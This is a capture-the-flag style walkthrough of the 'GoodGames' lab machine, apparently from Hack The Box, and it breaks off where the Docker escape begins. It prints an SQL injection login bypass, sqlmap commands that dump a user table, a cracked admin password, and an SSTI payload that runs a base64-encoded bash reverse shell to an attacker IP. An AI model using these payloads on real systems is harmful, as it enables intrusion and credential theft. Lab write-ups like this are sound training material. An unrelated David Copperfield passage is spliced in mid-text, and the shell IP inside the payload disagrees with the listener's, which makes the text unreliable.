GoodGames

24th January 2022 / Document No. D22.100.154

Prepared By: TheCyberGeek

Machine Author(s): TheCyberGeek

Difficulty: Easy

Classification: Confidential

Synopsis

GoodGames is an Easy linux machine that showcases the importance of sanitising user inputs in web applications to prevent SQL injection attacks, using strong hashing algorithms in database structures to prevent the extraction and cracking of passwords from a compromised database, along with the dangers of password re-use. It also highlights the dangers of using `render_template_string` in a Python web application where user input is reflected, allowing Server Side Template Injection (SSTI) attacks. Privilege escalation involves docker hosts enumeration and shows how having admin privileges in a container and a low privilege user on the host machine can be dangerous, allowing attackers to escalate privileges to compromise the system.

Skills Required

- Web Enumeration
- Basic Web Exploitation Skills
- Basic Hash Cracking Skills
- Understanding of Detection & Exploitation of SSTI
- Understanding of Basic Docker Security Concepts


Skills Learned

- Exploiting Union-Based SQL Injections
- Hash Cracking Weak Algorithms
- Password Reuse
- Exploiting SSTI
- Basics of Docker Breakouts

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.130 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC -Pn 10.10.11.130
```




```
nmap -p$ports -sV -sC -Pn 10.10.11.130

Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-24 12:34 GMT
Nmap scan report for goodgames.htb (10.10.11.130)
Host is up (0.037s latency).

PORT   STATE SERVICE  VERSION
80/tcp open  ssl/http Werkzeug/2.0.2 Python/3.9.2
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
|_http-title: GoodGames | Community and Store

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.91 seconds
```

Nmap scan shows that only port 80 hosting a `Python 3.9.2` application is listening.

Python Webserver

Browsing to port 80 we see a gaming based website.



FOR GOOD, TOO THOUGH, IN CONSEQUENCE


She gave my mother such a turn, that I have always been convinced I am indebted to Miss Betsey for having been born on a Friday. The word was appropriate to the moment.

My mother was so much worse that Peggotty, coming in with the teaboard and candles, and seeing at a glance

The page title is `GoodGames` and the footer discloses that the site runs on `goodgames.htb`. Let's add this to our hosts file.

```
echo "10.10.11.130 goodgames.htb" | sudo tee -a /etc/hosts
```

Inspecting the login feature we try a simple SQL injection as part of our basic checks consisting of `admin' or 1 = 1 -- -` and see that we need to enter a valid email address.




Use email and password:

admin' or 1 = 1 -- -

Please enter a valid email address.

••••••••

Capture a valid email login request in `BurpSuite` and manually change the email to the `admin' or 1 = 1 -- -` payload then hit `SIGN IN` and we see a response welcoming the admin.




```
POST /login HTTP/1.1
Host: goodgames.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://goodgames.htb
DNT: 1
Connection: close
Referer: http://goodgames.htb/
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

email=admin ' or 1 = 1 -- -&password=password
```

```
        <div class="nk-fullscreen-block-middle">
          <div class="container text-center">
            <div class="row">
              <div class="col-md-6 offset-md-3 col-lg-4 offset-lg-4">
                <h1 class="text-main-1" style="font-size: 50px;">
                  Login Successful
                </h1>

                <div class="nk-gap">
                </div>
                <h2 class="h4">
                  Welcome admin
                </h2>

                <div>
                  Redirecting you to profile page...
                </div>
                <div class="nk-gap-3">
```

SQL Injection

After detecting a valid SQL injection for an authentication bypass, we change the email back to `admin@goodgames.htb` and save the request to a file called `goodgames.req`. Use SQLMap enumerate the database.


```
sqlmap -r goodgames.req
```



```
sqlmap -r goodgames.req

<SNIP>
POST parameter 'email' is vulnerable. Do you want to keep testing the
others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 63
HTTP(s) requests:
---
Parameter: email (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=admin@goodgames.htb' AND (SELECT 9170 FROM
(SELECT(SLEEP(5)))kKhU) AND 'ZFpY'='ZFpY&password=password

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: email=admin@goodgames.htb' UNION ALL SELECT
NULL,NULL,NULL,CONCAT(0x71767a6a71,0x4d4e4d4b5743567749664f6d6948536572
5663486e63464c786d6f6e6171514678437577177634868,0x716a787671)-- -
&password=password
---
[19:46:32] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
```

Enumerate the database and tables to identify any sensitive information stored in the database.


```
sqlmap -r goodgames.req --dbs
```



```
sqlmap -r goodgames.req --dbs

<SNIP>
[19:50:22] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[19:50:22] [INFO] fetching database names
got a refresh intent (redirect like response common to login pages) to
'/profile'. Do you want to apply it from now on? [Y/n] n
available databases [2]:
[*] information_schema
[*] main
```

Enumerate the database named `main` by extracting the table names.


```
sqlmap -r goodgames.req -D main --tables
```



```
sqlmap -r goodgames.req -D main --tables

<SNIP>
[19:53:08] [INFO] fetching tables for database: 'main'
got a refresh intent (redirect like response common to login pages) to
'/profile'. Do you want to apply it from now on? [Y/n] n
Database: main
[3 tables]
+---------------+
| user          |
| blog          |
| blog_comments |
+---------------+
```


Extract all the data from the `user` table.

```
sqlmap -r goodgames.req -D main -T user --dump
```



```
sqlmap -r goodgames.req -D main -T user --dump

<SNIP>
[19:55:44] [INFO] fetching entries for table 'user' in database 'main'
[19:55:44] [INFO] recognized possible password hashes in column
'password'
do you want to store hashes to a temporary file for eventual further
processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: main
Table: user
[1 entry]
+----+-------+---------------------+----------------------------------+
| id | name  | email               | password                         |
+----+-------+---------------------+----------------------------------+
| 1  | admin | admin@goodgames.htb | 2b22337f218b2d82dfc3b6f77e7cb8ec |
+----+-------+---------------------+----------------------------------+
```

Disclosed is an admin's password hash. Using CrackStation we can crack the hash.




Hash	Type	Result
2b22337f218b2d82dfc3b6f77e7cb8ec	md5	superadministrator


Using the cookie from the `BurpSuite` repeater tab after authenticating as `admin` we look into the admin's account and we see a cog at the top right corner of the page. Clicking the cog redirects us to a new subdomain called `internal-administration.goodgames.htb`. Let's add this subdomain to our `/etc/hosts` file to allow access to the site.

```
sudo sed -i 's/goodgames.htb/goodgames.htb internal-administration.goodgames.htb/g' /etc/hosts
```

When visiting the new subdomain we see a `Flask Dashboard` login page.




It is possible that the administrator has re-used their credentials for this application as well. Entering the username `admin` and the password `superadministrator` successfully authenticates us to the application.



SSTI

Navigating to the settings page we notice that we can edit our user details. As this is a Python Flask application this would be a good time to test the form for Server Side Template Injection. After changing our username to `{{7*7}}` we see that our username has been changed to `49` and our SSTI payload was executed.



General information

Full Name
{{7*7}}

Birthday
11/05/2021

Email
admin@goodgames.htb

Phone
444444444444


49
admin
admin@goodgames.htb

At this stage we know the site is vulnerable to SSTI so we can inject a payload and get a shell. First we base64 encode our payload, then start a listener locally.

```
echo -ne 'bash -i >& /dev/tcp/10.10.14.25/4444 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yNS80NDQ0IDA+JjE=
nc -lvvp 4444
```

Then we construct a basic SSTI payload to deliver on site through the `name` field.

```
{{config.__class__.__init__.__globals__['os'].popen('echo${IFS}YmFzaCAtaSA+JiAvZG
V2L3RjcC8xMC4xMC4xNC4yMy80NDQ0IDA+JjE=${IFS}|base64${IFS}-d|bash').read()}}
```




```
nc -lvvp 4444
listening on [any] 4444 ...
connect to [10.10.14.25] from goodgames.htb [10.129.96.71] 37682
bash: cannot set terminal process group (1): Inappropriate ioctl for
device
bash: no job control in this shell
root@3a453ab39d3d:/backend# id
id
uid=0(root) gid=0(root) groups=0(root)
root@3a453ab39d3d:/backend#
```

We can now go into the user directory and access the flag.


Privilege Escalation via Docker Escape

After getting a shell on the system, we quickly notice that we are in a Docker container.



